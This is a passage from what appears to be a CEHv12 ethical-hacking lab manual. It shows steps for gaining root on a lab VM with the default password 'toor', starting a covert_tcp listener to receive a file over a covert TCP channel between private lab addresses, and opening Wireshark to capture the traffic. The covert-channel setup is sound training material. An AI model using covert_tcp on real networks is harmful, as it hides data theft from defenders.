
27. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.


28. To start a listener, type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




29. Now, click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Information Gathering** --> **wireshark**.



30. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



31. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



